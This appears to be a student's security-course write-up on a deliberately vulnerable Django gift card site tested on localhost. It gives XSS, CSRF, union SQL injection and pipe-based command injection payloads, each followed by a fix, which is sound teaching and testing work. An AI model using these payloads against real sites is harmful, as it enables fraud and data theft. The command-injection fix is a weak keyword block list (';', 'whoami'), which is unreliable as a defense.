
csrf


Part One: XSS
https://docs.djangoproject.com/en/3.2/topics/security/

XSS was found within the gift.html file. Escape characters -Django templates escape specific characters which are particularly dangerous to HTML.

```
<p>Endorsed by {{director|safe}}!</p>
director = request.GET.get('director', None)
    if director is not None:
        # KG: Wait, what is this used for? Need to check the template.
```

http://127.0.0.1:8000/gift.html?director=<script>alert(1)</script>
http://127.0.0.1:8000/gift.html?director=%3Cscript%3Ealert(1)%3C/script%3E





Fixing XSS:
In the items-single.html under templates subdirectory- we see that there is a comment left indicative that this is what can lead to xss.

```
<!-- KG: I don't think the safe tag does what they thought
            it does... -->
```

To fix this- just remove the | safe tag in the item-single.html so that it doesn't inherently trust arbitrary xss payloads.

Part 2- Cross Site request Forgery

While analyzing the views.py file, I noticed that def gift_card_view has an interesting comment regarding the validity of a user. (KG: What stops an attacker from making me buy a card for him?)

When exploring the gift functionality, I noticed that it was in line with what I read on Portswigger's website and Owasp's website about csrf:

For csrf to exist there must be three conditions met:
A relevant action. There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
Cookie-based session handling. Performing the action involves issuing one or more HTTP requests,

and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
No unpredictable request parameters. The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

If we capture the post request after attempting to send a gift card to another user- we can see that the conditions are met

POST /gift/0 HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101 Firefox/92.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8000/gift/0
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://127.0.0.1:8000
Connection: close
Cookie: csrftoken=JeRL4Ewjq2cOdVRiYVHoqp39FU8MVPyb5a5HQeU06UbTn6gyyxrwjQaq9PPzP12r; sessionid=xt7d542kwg6uiw6153f50z1xai2z58xh
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
amount=129&username=test

Interestingly enough, there is no security masures taken here to implement something like a csrfmiddlewaretoken and since this is a post request- it follows the post scenario as mentioned here: https://owasp.org/www-community/attacks/csrf

So how do we implement csrf? It is as simple as creating a website for the hacker and tricking the victim to clicking on the link which will then gift to the hacker.
I developed csrf.html poc, served it using python -m SimpleHTTPServer and clicked on the link as the victim

```
rangelo313@ubuntu:~/Documents/GiftcardSite/AppSecAssignment2.1/GiftcardSite$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
127.0.0.1 - - [04/Oct/2021 20:19:22] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Oct/2021 20:20:28] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [04/Oct/2021 20:20:31] "GET /csrf.html HTTP/1.1" 200 -
```

Directory listing for /

- csrf.html

POC here:


```
<html>
 <body>
  <form action="http://127.0.0.1:8000/gift/0" method="POST">
   <input type="hidden" name="username" value="hacker" />
   <input type="hidden" name="amount" value="127" />
  </form>
  <script>
   document.forms[0].submit();
  </script>
 </body>
</html>
```

```
HTTP/1.1 200 OK
Date: Tue, 05 Oct 2021 04:24:49 GMT
Server: WSGIServer/0.2 CPython/3.8.10
Content-Type: text/html; charset=utf-8
X-Frame-Options: DENY
Content-Length: 9289
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin

<!DOCTYPE html>
<html lang="en">

  <head>
    <title>
      Cards Galore &mdash; A card sale service
    </title>
```

upon clicking on the csrf.html- we can see the following response made:



Fixing CSRF:
To fix this just add a csrf middleware toke into the /gift html function of the webapp. To do this, import the following:
from django.shortcuts import render

from django.views.decorators.csrf import csrf_protect

Then add the function decorator to the view.py
@csrf_protect


This will ensure a csrf middlewaretoken will be added to the requests.


Part 3 SQL Injection
For sql injection I first started off by looking through the legacy site code with grep -i “SELECT” *
In this, I found a sql query in views.py on raw data

These comments in particular were interesting to me
check if we know about card.
KG: Where is this data coming from? RAW SQL usage with unkown
KG: data seems dangerous.

and the coinciding code was proof
card_query = Card.objects.raw('select id from LegacySite_card where data = \'%s\'' % signature)
user_cards = Card.objects.raw('select id, count(*) as count from LegacySite_card where LegacySite_card.user_id = %s' % str(request.user.id))

So in order to exploit this- I noticed it was being used in the Use a card functionality.
Here, I figured the best thing to do was update the signature value to be a union based sql injection considering both queries already started with a SELECT.
From looking at some of portswigger's recommendations, I decided that querying for the hacker password at first would be great way to try to see if I have it so that is what I did within burpsuite- after uploading a card, I intercepted the request and tampered with the parameters until I constructed a succesful injection:





as it is successful - I did this for admin and received the following:

```
<td class="code">
  <pre>
    &lt;Card: Card object (000000000000000000000000000078d2$fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d52724b6d6a7f750204b6)&gt;
  </pre>
</td>
</tr>
```

000000000000000000000000000078d2$fd58fe95167445090ba0fc7c3b400fac1bf5aa96760d52724b6d

Fixing SQL Injection:

The most common way to protect against a SQL injection attack in Django is to always use the ORM and avoid writing raw SQL code as much as possible. To fix SQL Injection, the only thing to do is to avoid using raw SQL query, and sanitize user input as well. Moreover, the integrity of the file should be provided by signature.

I specifically segmented the query by storing the signature on a variable called preventsql. By doing this, we are passing the provided user_id value to Django to properly escape it for us:

```
preventsql = str(request.user.id)
user_cards = "select id, count(*) as count from LegacySite_card where LegacySite_card.user_id = '%s'"
card_query = Card.objects.raw(user_cards, [preventsql])
```

Part 4: OS Command Injection

Host:	**http://127.0.0.1:8000**
Path:	/buy/2

The **csrfmiddlewaretoken** parameter appears to be vulnerable to OS command injection attacks. It is possible to use the pipe character (|) to inject arbitrary OS commands and retrieve the output in the application's responses.
The payload "|echo mkjy6043xf anfs4ozob1 || was submitted in the csrfmiddlewaretoken parameter. The application's response appears to contain the output from the injected command, indicating that the command was executed.

POST /buy/2 HTTP/1.1
Host: 127.0.0.1:8000
Origin: http://127.0.0.1:8000
Upgrade-Insecure-Requests: 1
Referer: http://127.0.0.1:8000/buy/2
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/92.0.4515.131 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 98

amount=388497&csrfmiddlewaretoken=NHJ6f8xjjjlvZBiPk6d61P4F8AKpRNRwCTB58WjNMNCpGEsn38B

HTTP/1.1 500 Internal Server Error
Date: Sat, 09 Oct 2021 04:12:54 GMT
Server: WSGIServer/0.2 CPython/3.9.2
Content-Type: text/html
X-Frame-Options: DENY
Content-Length: 108565
Vary: Cookie
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin

<!DOCTYPE html>
<html lang="en">
<head>
  <meta http-equiv="content-type" content="text/html; charset=utf-8">
  <meta name="robots" content="NONE,NOARCHIVE">
  <title>TypeError
        at /buy/1</ti
Snip
<pre>('5As14AeBcfALU1bFAXVVyyFQK6zINdcPIjoSa7tBR8LTgiaehW8icSGKlIFwixK1"|-
echo '
 'hxhoigcnzx lw387jwzo0 ||')</pre>

 In addition, you can supply linux command line arguments as the file name and get returning values accordingly.

The Fix:
The user data should be strictly validated. Ideally, a whitelist of specific accepted values should be used. Otherwise, only short alphanumeric strings should be accepted. Input containing any other data, including any conceivable shell metacharacter or whitespace, should be rejected.
Whitelist example I have added to the code is if("</>" not in card_path_name and ";" not in card_path_name and "whoami" not in card_path_name:

Part Two: Encrypting the Database

After looking for quite some time- the class slack and TA's essentially gave me a hint to use the django-fernet-fields library that would be used to encrypt the database without any issues. I installed django-fernet-fields and used that library in models.py.

From here, I decided to encrypt the amount with EncryptedIntegerField and I also decided to

encrypt the used variable with python's encrypt() function. The key I then used to encrypt the database is not seen by anyone except the actual machine its on (locally) so unless the machine is compromised there is no chance of getting it from the website front end.

Secret Key Storage

1.My first step was to install dotenv. pip install python-dotenv
2. Then I create a .env file in your base directory where manage.py is
3. Then I added .env to my .gitignore file (# Or just open your .gitignore and type in .env)
4.Added my SECRET_KEY from your settings.py file into the .env file like so (without quotes)
Inside of the .env file
SECRET_KEY=<SECRETKEY> # <- Example key, SECRET_KEY=yoursecretkey
5) Inside of the settings.py file, add the following settings:

```
import os
import dotenv # <- New

# Add .env variables anywhere before SECRET_KEY
dotenv_file = os.path.join(BASE_DIR, ".env")
if os.path.isfile(dotenv_file):
    dotenv.load_dotenv(dotenv_file)

# UPDATE secret key
SECRET_KEY = os.environ['SECRET_KEY'] # Instead of your actual secret key
```

Update: I found out you can also use the config method from the package python-decouple that seems to be a bit easier:

```
from decouple import config

SECRET_KEY = config('SECRET_KEY')
```